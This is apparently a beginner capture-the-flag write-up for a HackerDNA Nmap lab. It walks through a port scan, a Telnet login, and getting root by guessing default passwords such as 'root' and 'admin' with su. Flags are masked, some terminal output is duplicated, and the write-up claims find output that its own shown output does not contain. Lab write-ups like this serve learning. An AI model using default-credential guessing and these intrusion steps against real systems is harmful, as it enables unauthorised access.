Nmap Lab 102

Author: Dorothy Spencer
Date: [02/20/2026]
Platform: HackerDNA
Difficulty: Very Easy Level
Points: 10
Flags: 2
URL: https://hackerdna.com/labs/learn-102

This lab focuses on using Nmap to identify open ports, enumerate services, and pivot into a Telnet session to retrieve two flags:


- flag-user.txt
- flag-root.txt

The target IP changes each time the lab restarts, so $IP is used as a placeholder throughout the commands.

Objective

1. Perform a targeted Nmap scan on ports **23** (Telnet) and **80** (HTTP).
2. Connect to the Telnet service and retrieve the **user flag**.
3. Escalate to the root user and retrieve the **root flag**.

Start Lab:



This is the IP address of your target machine. Click it to open in your browser.


63.32.100.221

How to find the 1st "flag-user":

nmap -p 23,80 $IP

Please noted that $IP is simply a variable representing the lab's assigned address

nmap scan results:




```
┌─[✗]─[sgtmajormom@parrot]─[~]
└──╼ $nmap -p 23,80 63.32.100.221
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-19 19:41 EST
Nmap scan report for ec2-63-32-100-221.eu-west-1.compute.amazonaws.com (63.32.100.221)
Host is up (0.12s latency).

PORT   STATE SERVICE
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
┌─[sgtmajormom@parrot]─[~]
└──╼ $
```

There are 2 ports open, and when we try HTTP port it say “**There is nothing to see here**”, and it is true. Therefore, we have only 1 choice “telnet”.
To access via telnet, we should type like:

telnet $ip


If successful, it will ask about the name and password, but when we type the **user** in the username, it connects to the user account automatically.
Once connected, you will see the Alpine Linux banner as pictured below.



```
ip-10-0-14-206.eu-west-1.compute.internal login: user
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

ip-10-0-14-206:~$
```

Last step to phase one is retrieving the User Flag.

W can see the “ **flag-user.txt**” with just “**ls”** command.
After the “**ls**” command




```
ip-10-0-14-206:~$ ls
flag-user.txt
ip-10-0-14-206:~$ cat flag-user.txt
f*******_****_****_****_***********9
```

How to find the **2nd flag** by Escalating to the Root **“flag-root”:**


After accessing as a user in the telnet port in the ip, to find the 2nd flag, we need to become root.

So, first thing that consider is typical password for the root access as it is in free-tier. We need to try “root” or “admin” password to access the root shell.

Run **su root** when prompted, try the common default credentials. Once successful, the prompt changes to: **/home/user #** This will confirm the root access.



```
ip-10-0-8-177:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
ip-10-0-8-177:~$ pwd
/home/user
ip-10-0-8-177:~$ ls -la
total 20
drwxr-sr-x    1 user     user          4096 Feb 20 00:58 .
drwxr-xr-x    1 root     root          4096 Jun  3  2025 ..
-rw-------    1 user     user           365 Feb 20 01:11 .ash_history
-rw-r--r--    1 user     user            37 Mar  9  2025 flag-user.txt
ip-10-0-8-177:~$
```




```
ip-10-0-8-177:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
ip-10-0-8-177:~$ pwd
/home/user
ip-10-0-8-177:~$ ls -la
total 20
drwxr-sr-x    1 user     user          4096 Feb 20 00:58 .
drwxr-xr-x    1 root     root          4096 Jun  3  2025 ..
-rw-------    1 user     user           365 Feb 20 01:11 .ash_history
-rw-r--r--    1 user     user            37 Mar  9  2025 flag-user.txt
ip-10-0-8-177:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
ip-10-0-8-177:~$ pwd
/home/user
ip-10-0-8-177:~$ ls -la
total 20
drwxr-sr-x    1 user     user          4096 Feb 20 00:58 .
drwxr-xr-x    1 root     root          4096 Jun  3  2025 ..
-rw-------    1 user     user           379 Feb 20 01:13 .ash_history
-rw-r--r--    1 user     user            37 Mar  9  2025 flag-user.txt
ip-10-0-8-177:~$ find / -type f -name "flag-root.txt" 2>/dev/null
ip-10-0-8-177:~$ ls -l /etc/shadow
-rw-r-----    1 root     shadow         585 Jun  3  2025 /etc/shadow
ip-10-0-8-177:~$ which sudo
ip-10-0-8-177:~$ su root
Password:
```

To locate the Root Flag, let’s run a query, **find / -type f -name "flag-root.txt" 2>/dev/null**

The output will show **/root/flag-root.txt**

Now to read the flag I ran, **cat /root/flag-root.txt**

so, finally, **we will find the 2nd flag.**


OPEN THE TARGET AND FIND THE FLAGS
flag-user.txt
+5 pts

f*******-****-****-****-***********9

✓ Submit
OPEN THE TARGET AND FIND THE FLAGS
flag-root.txt
+5 pts

f*******-****-****-****-***********2

Key Takeaways

- Focused Nmap scans (-p 23,80) are efficient and reduce noise.
- Telnet often provides direct shell access in CTF environments.
- Default credentials are common in free-tier labs.
- find is a reliable method for locating flag files across the filesystem.
- Privilege escalation is required to access protected directories like /root.

Status: Complete

Both flags were successfully retrieved using Nmap enumeration, Telnet access, and root escalation.